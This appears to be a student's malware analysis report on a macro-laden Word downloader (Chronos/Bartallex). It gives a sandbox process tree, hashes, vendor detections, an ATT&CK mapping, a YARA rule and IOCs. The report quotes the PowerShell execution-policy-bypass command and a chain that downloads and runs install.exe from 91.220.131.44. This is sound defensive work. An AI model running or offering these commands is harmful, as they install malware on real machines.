
```
└ WINWORD.EXE /n "C:\baddoc.doc" (PID: 6420)
   └ cmd.exe /c %TEMP%\adobeacd-update.bat (PID: 384)
      ├ PING.EXE ping 1.1.2.2 -n 2 (PID: 7400)
      ├ chcp.com chcp 1251 (PID: 6912)
      └ cscript.exe "%TEMP%\adobeacd-update"".""v""bs" (PID: 7008)
         └ powershell.exe -noexit -ExecutionPolicy bypass -noprofile -file %TEMP%\adobeacd-update.ps1 (PID: 1852)
            └ cmd.exe /c %TEMP%\444.exe (PID: 3332)
```

Hybrid Analysis analysed 1 contacted host



IP Address	Port/Protocol	Associated Process	Details
91.220.131.44	80 TCP	powershell.exe PID: 1852	Poland

Hybrid Analysis found files



baddoc.doc.LNK

Size	514B (514 bytes)
Type	lnk
Description	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Feb 15 14:31:10 2024, mtime=Thu Feb 15 14:31:10 2024, atime=Thu Feb 15 14:31:21 2024, length=64000, window=hide
Runtime Process	WINWORD.EXE (PID: 6420)
MD5	dc3b1d017db20868a3fbcbbcb7e573dc
SHA1	c93034212e2c2846bca1143601837d99da66d5c1
SHA256	8f7e929fa8acc93ba8be5dfe560960d23205bb1daedcd4872a8b38409ef6e1d6

index.dat


Size	159B (159 bytes)
Type	unknown
Description	Generic INItialization configuration [misc]\015
Runtime Process	WINWORD.EXE (PID: 6420)
MD5	16e869491953986a0a5f24dc68725144
SHA1	8481959fc2f143ef4dcc3e5f9d792cc5ccec9ccf
SHA256	6fb0e88772ec9d68cae4205d75399c43090e7117434a5f4298732c703e12bc2d

MSForms.exd

Size	148KiB (152056 bytes)
Type	data
Runtime Process	WINWORD.EXE (PID: 6420)
MD5	a3d802513740ed025c66d6f089bf48c8
SHA1	cb3ed52aeff739caac10b3678312f5311e9a088c
SHA256	e1d1172d3197ab06ebb43461d27104f97c6bf813f5a75c950089f53db256cb07

adobeacd-update.bat

Size	209B (209 bytes)
Type	text
Description	DOS batch file, ASCII text, with CRLF line terminators
Runtime Process	powershell.exe (PID: 1852)
MD5	029a96d830f04913f1599724dedc2994
SHA1	0f4dae5c689138d43d80542813a1d024f67c85fe
SHA256	927f17bf8cd82fbaef9b063e366efc51c2c8a6715693a9fd54528627c8d858bd



adobeacd-update.ps1

Size	1.1KiB (1118 bytes)
Type	text
Description	ASCII text, with CRLF line terminators
Runtime Process	powershell.exe (PID: 1852)
MD5	f8daa9be62193ce437da20fe1da4029d
SHA1	133940829c7da4144dd3934f01cc144488d49843
SHA256	18aca73c51be0d1be24ca5fd896e7375b6609df8fbd919a729c8e159f568490a

adobeacd-update.vbs

Size	359B (359 bytes)
Type	text
Description	ASCII text, with CRLF line terminators
Runtime Process	powershell.exe (PID: 1852)
MD5	d5ce7fbe88cdbe498cb28663e2a5ce22
SHA1	00c33abf82527c04a41893dbbb380bd3852ce6e7
SHA256	62b4f1491e7f0c2e00a9d990225562596f7d13e08b853e197bf0adb37a67e1fd


~_baddoc.doc

Size	162B (162 bytes)
Type	data
MD5	92174260607a6b7b299ff090c18e2194
SHA1	db59e8df3cb5b394b2cd779c7e6fed0896320d2a
SHA256	2820507593b307075160abd5158557826ee851a7792cb937cbac4998a1043c05

~_Normal.dotm

Size	162B (162 bytes)
Type	data
MD5	92174260607a6b7b299ff090c18e2194
SHA1	db59e8df3cb5b394b2cd779c7e6fed0896320d2a
SHA256	2820507593b307075160abd5158557826ee851a7792cb937cbac4998a1043c05

Malicious Indicators



Malicious Indicators

8

Anti-Detection/Stealthyness

Creates a process in suspended mode (likely for process injection)

details	"cscript.exe" called "CreateProcessW" with parameter ""%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit -ExecutionPolicy bypass -noprofile -file %USERPROFILE%\AppD" - (UID: 00000000-00007008)
source	API Call
relevance	10/10
ATT&CK ID	T1055 (Show technique in the MITRE ATT&CK™ matrix)

External Systems

Sample detected by CrowdStrike Static Analysis and ML with relatively high confidence

details	CrowdStrike Static Analysis and ML (QuickScan) yielded detection: msoffice/malicious_confidence_100% (W)
source	External System
relevance	10/10

General


Document spawns new processes

details	Document spawned a new process (macro present)
source	Indicator Combinations
relevance	7/10
ATT&CK ID	T1055 (Show technique in the MITRE ATT&CK™ matrix)

Installation/Persistence

Writes data to a remote process

details	"cscript.exe" wrote 00000FB8 bytes to a remote process "%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe" (Handle: 1408) "cscript.exe" wrote 00000008 bytes to a remote process "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" (Handle: 1408)
source	API Call
relevance	6/10
ATT&CK ID	T1055 (Show technique in the MITRE ATT&CK™ matrix)



System Security

Executes powershell requesting to bypass execution policy

details Process "powershell.exe" with commandline "-noexit -ExecutionPolicy bypass -noprofile -file %TEMP%\\adobeacd-update.ps1" (Show Process)
source Monitored Target
relevance 5/10
ATT&CK ID T1059.001 (Show technique in the MITRE ATT&CK™ matrix)

Unusual Characteristics

Contains embedded VBA macros with keywords that indicate auto-execute behavior

details Found keyword "AutoOpen" which indicates: "Runs when the Word document is opened"
Found keyword "Auto_Open" which indicates: "Runs when the Excel Workbook is opened"
Found keyword "Workbook_Open" which indicates: "Runs when the Excel Workbook is opened"
source Static Parser
relevance 10/10
ATT&CK ID T1137 (Show technique in the MITRE ATT&CK™ matrix)


Contains embedded string that indicates auto-execute behavior

details Found keyword "AutoOpen" which indicates: "Runs when the Word document is opened"
Found keyword "Auto_Open" which indicates: "Runs when the Excel Workbook is opened"
Found keyword "Workbook_Open" which indicates: "Runs when the Excel Workbook is opened"
source File/Memory
relevance 10/10

Spawns a lot of processes

details Spawned process "WINWORD.EXE" with commandline "/n "C:\\baddoc.doc"" (Show Process)
Spawned process "cmd.exe" with commandline "/c %TEMP%\\adobeacd-update.bat" (Show Process)
Spawned process "PING.EXE" with commandline "ping 1.1.2.2 -n 2" (Show Process)
Spawned process "chcp.com" with commandline "chcp 1251" (Show Process)
Spawned process "cscript.exe" with commandline ""%TEMP%\\adobeacd-update"".""v""bs"" (Show Process)
Spawned process "powershell.exe" with commandline "-noexit -ExecutionPolicy bypass -noprofile -file %TEMP%\\adobeacd-update.ps1" (Show Process)
Spawned process "cmd.exe" with commandline "/c %TEMP%\\444.exe" (Show Process)
source Monitored Target
relevance 8/10
ATT&CK ID T1057 (Show technique in the MITRE ATT&CK™ matrix)

VirusTotal Results:
https://www.virustotal.com/gui/file/8b92c23b29422131acc150fa1ebac67e1b0b0f8cfc1b727805b842a88de447de



47 security vendors and 4 sandboxes flagged this file as malicious

8b92c23b29422131acc150fa1ebac67e1b0b0f8cfc1b727805b842a88de447de

vbafile.doc

Size
62.50 KB

Last Analysis Date
12 days ago

doc macros ipv4-pattern open-file calls-wmi environ attachment obfuscated detect-debug-environment long-sleeps write-file direct-cpu-clock-access auto-open run-file enum-windows runtime-modules

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Crowdsourced AI

Code Insight
↳ *The provided macros exhibit several indicators of malicious intent:*

Show more

Hispasec flags this file as malicious
↳ *The macros extracted from the document exhibit several signs of malicious intent.*

Show more

Popular threat label downloader.w97m/chronos

Threat categories downloader trojan

Family labels w97m chronos bartallex

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	W97M/Downloader
Antiy-AVL	Trojan[Downloader]/VBS.Agent.akp	Arcabit	HEUR.VBA.A.1
Avast	MO97:Downloader-IF [Trj]	AVG	MO97:Downloader-IF [Trj]
Avira (no cloud)	HEUR/Macro.Downloader	Baidu	MSExcel.Virus.Download.g
BitDefender	VB.Heur.Chronos.7.2EF93E7E.Gen	ClamAV	Doc.Downloader.Generic-6698421-0
Cynet	Malicious (score: 70)	DrWeb	Trojan.W97MSiggen.4
Elastic	Malicious (high Confidence)	Emsisoft	VB.Heur.Chronos.7.2EF93E7E.Gen (B)
eScan	VB.Heur.Chronos.7.2EF93E7E.Gen	ESET-NOD32	W97M/TrojanDownloader.Agent.NDZ
Fortinet	WM/Agent.GCE!tr	GData	Macro.Trojan-Downloader.Bartallex.B
Ikarus	Trojan-Downloader.VBA.Agent	Jiangmin	WM/Downloader.Agent.eq
Kaspersky	Trojan-Downloader.MSWord.Agent.et	Kingsoft	Win32.Troj.Undef.a
Lionic	Trojan.MSWord.Bartallex.a!c	MAX	Malware (ai Score=100)

Dynamic Analysis

Host OS: Linux Mint 21.2. VirtualBox used as the Hypervisor.
Victim Virtual Machine: Flare VM on Windows 10 Home 22H2.
Lab Network Topology: Host-only Adapter. Closed network with Remnux serving simulated internet traffic using inetsim.

Dynamic Analysis Observations

I cannot run a dynamic analysis on my host because Microsoft Word is not installed on my VM and I need a subscription to install Microsoft Word.

MITRE ATT&CK Mapping

Tactic	ID	Technique	Procedure
Execution	T1047	Windows Management Instrumentation	● Contains references to WMI/WMIC ● Found a reference to a WMI query string known to be used for VM detection ● Contains ability to execute a WMI query ● Found WMI keywords in script (string) ● Executes WMI queries known to be used for VM detection ● Executes WMI queries
	T1059	Command and Scripting Interpreter	File abuses command and script interpreters to execute commands, scripts, or binaries.
	T1059.001	PowerShell	objShell.Run powerShell.exe -noexit -ExecutionPolicy bypass -noprofile -file & currentFile,0,true
	T1059.003	Windows Command Shell	Contains ability to executes commands or batch file
	T1204.002	Malicious File	File contains a malicious macro script.
	T1559	Inter-Process Communication	
	T1569.002	Service Execution	Executes 444.exe it downloads from http://91.220.131.44/upd/install.exe
Persistence	T1137	Office Application Startup	Starts as a Microsoft Word document.
	T1543.003	Windows Service	● Contains ability to access device drivers ● Contains the ability to modify system service (API string) ● Contains ability to set/modify configuration (Powershell command string) ● Contains ability to start a service (API string)

			- Creates or modifies windows services
Privilege Escalation	T1548.002	Bypass User Account Control	Contains this line of code to bypass user access control “objShell.Run powerShell.exe -noexit -ExecutionPolicy bypass -noprofile -file & currentFile”
Defense Evasion	T1027	Obfuscated Files or Information	Code is heavily obfuscateed with Chr(), Asc(), and splitting strings with “+”
	T1036	Masquerading	Malicious macro script is embedded in the word document.
	T1548.002	Bypass User Account Control	Contains this line of code to bypass user access control “objShell.Run powerShell.exe -noexit -ExecutionPolicy bypass -noprofile -file & currentFile”


YARA Rules

My YARA Rules

```
rule DETECTED_baddoc_doc_file
{
    meta:
        description = "Detects baddoc.doc file"
        author = "MB"
        date = "2024-03-05"
        hash = "8b92c23b29422131acc150fa1ebac67e1b0b0f8cfc1b727805b842a88de447de"
        /* The Microsoft word header and strings embedded in the vba macro script.*/

    strings:
        $MicrosoftCOM = {D0 CF 11 E0 A1 B1 1A E1}
        $q = "Normal.dotm"
        $w = "://91.220.131"
        $e = "444.e"
        $r = "g 1.3.1.2 -n"
        $t = "g 2.2.1.1 -n"
        $u = "ScriptName"
        $i = "objXMLHTTP.Status"
        $o = ":pinkator"
        $p = ":windows"
        $a = ":loop"
        $s = "User-Agent"

    condition:
        $MicrosoftCOM at 0
        and all of them
}
```



```
C:\Users\Mark\Desktop\LetsDefend>yara -r C:\Users\Mark\Desktop\LetsDefend\yar
a_rule.yara C:\Users\Mark 2>NUL
DETECTED_baddoc_doc_file C:\Users\Mark\Desktop\LetsDefend\baddoc.doc
```

IOCs

IPv4 Addresses	1.3.1.2: pinged 2.2.1.1: pinged 1.3.1.2: pinged 1.1.2.2: pinged 91.220.131.44: used in url http://91.220.131.44/upd/install.exe and downloads the file to the path c:\Windows\Temp\444.exe
URLs	http://91.220.131.44/upd/install.exe
